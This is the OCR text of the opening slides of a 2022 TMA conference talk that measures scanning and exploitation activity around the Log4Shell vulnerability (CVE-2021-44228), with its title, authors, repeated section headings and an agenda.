The Race to the Vulnerable: Measuring the Log4j Shell Incident


Raphael Hiesgen, Marcin Nawrocki, Thomas Schmidt, Matthias Wählisch

TMA Conference, June 29, 2022

raphael.hiesgen@haw-hamburg.de


Log4Shell: What Happened?

CVE-2021-44228




Log4Shell: What Happened?

CVE-2021-44228




Log4Shell: What Happened?

CVE-2021-44228




Log4Shell: What Happened?

CVE-2021-44228




Log4Shell: What Happened?

CVE-2021-44228



Log4Shell: What Happened?

CVE-2021-44228



Agenda

The Log4Shell Attack: How it Works

Scanners

Payloads of the Scanners

Examining the JNDI/LDAP Exploitation

